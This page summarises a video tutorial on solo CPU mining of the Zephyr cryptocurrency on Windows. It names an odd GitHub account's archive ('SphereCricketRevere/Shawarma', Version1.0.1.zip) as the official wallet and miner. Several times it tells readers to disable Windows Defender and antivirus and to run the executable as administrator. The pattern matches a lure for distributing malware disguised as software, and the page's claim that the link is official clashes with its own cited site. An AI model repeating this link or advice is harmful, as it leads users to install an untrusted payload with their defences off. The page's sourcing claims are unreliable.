How to Mine Zephyr Effectively with CPU on Windows
· based on the channel FINCOR

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Zephyr is a unique cryptocurrency combining privacy features inspired by Monero and stability from the Minimal Djed protocol. Mining Zephyr (ZEPH) using a CPU on Windows is accessible for beginners and offers the opportunity to participate in the network via solo mining.
Understanding Zephyr and Its Mining
Zephyr is a privacy-preserving stablecoin that leverages the Djed protocol — a system developed collaboratively by Emurgo, IOHK, and the Ergo Foundation — ensuring reserve-backed stability. The coin integrates Monero’s privacy features, making it a novel asset in the crypto space. Mining Zephyr helps secure the network and rewards miners with ZEPH tokens.
Setting Up the Zephyr Wallet
Mining Zephyr solo requires the official wallet to interact with the blockchain. The desktop wallet can be downloaded from the official GitHub repository at https://zephyrprotocol.com/, which leads to the latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
To set up the wallet:
- Download and unzip the archive to a dedicated folder.
- Run the wallet executable.
- If errors appear, update Microsoft Visual Studio and Python dependencies.
- For security, consider disabling Windows Defender temporarily during setup.
Installing and Configuring the Zephyr CPU Miner
The Zephyr CPU miner is also available within the same GitHub release. The miner is based on XMRig, a popular CPU miner compatible with Monero-like coins, adapted for Zephyr.
Steps to configure the miner:
- Extract miner files alongside the wallet.
- Create or edit the JSON configuration file to specify mining parameters such as wallet address and CPU threads.
- Alternatively, use a BAT file to launch the miner with preset arguments.
- Run the miner as administrator to enable Windows features like huge pages, boosting mining performance.
Troubleshooting Common Setup Issues
Users have reported common issues such as errors during startup. The primary fixes include:
- Updating Microsoft Visual Studio and Python installations to the latest versions.
- Temporarily disabling Windows Defender or other antivirus software that may block mining processes.
- Ensuring the miner runs with administrative privileges.
Optimizing CPU Mining for Zephyr
Mining profits depend on efficient CPU utilization. Tips include:
- Selecting CPUs with high core counts and strong single-thread performance.
- Overclocking within safe thermal limits to increase hash rates.
- Monitoring system temperatures and power consumption to maintain hardware longevity.
Typical Questions from New Miners
Many beginners ask about the best way to set up wallets and miners, differences between BAT and JSON files, and how to maximize mining returns. Clear step-by-step guides and explanations of each configuration file type help demystify the process. Running miners solo without joining pools is feasible and can be profitable with proper setup.
Useful Links
- Official Zephyr Protocol site: https://zephyrprotocol.com/
- Zephyr Wallet and Miner GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr coin solo with your CPU on Windows is straightforward when following precise setup instructions for the wallet and miner. By updating necessary dependencies and configuring files correctly, miners can join the network securely and potentially earn passive income. The privacy and stability features of Zephyr make it an exciting coin to mine. For detailed guidance, the channel FINCOR provides a comprehensive tutorial that simplifies the process from wallet creation to mining optimization. Visit Zephyr Protocol to get started today.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin based on the Minimal Djed protocol.
- Solo mining Zephyr using CPU on Windows requires setting up the official wallet and XMRig miner.
- The official miner and wallet are downloadable from Zephyr’s GitHub releases.
- Recommended to update Microsoft Visual Studio and Python if errors occur during setup.
- Running the miner as admin with Windows Defender disabled improves mining stability.
Questions & answers
What are the basic requirements to start mining Zephyr on Windows?
You need a Windows PC with a capable CPU, the official Zephyr wallet, and the XMRig-based miner downloaded from the official GitHub release. Updating Microsoft Visual Studio and Python is recommended to avoid setup errors.
Can I solo mine Zephyr using my CPU without joining a mining pool?
Yes, solo mining Zephyr with a CPU on Windows is possible by configuring the miner to connect directly to the Zephyr network via your wallet. This allows you to mine independently without pooling resources.
How do I fix errors related to the miner or wallet during setup?
Common fixes include updating Microsoft Visual Studio and Python, running the miner as administrator, and temporarily disabling Windows Defender or antivirus software that might block mining processes.
Is CPU mining of Zephyr profitable and what optimizations help?
Profitability depends on CPU performance and electricity costs. Optimizations such as enabling huge pages, overclocking the CPU safely, and using efficient configuration files can improve mining hash rates and increase potential earnings.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version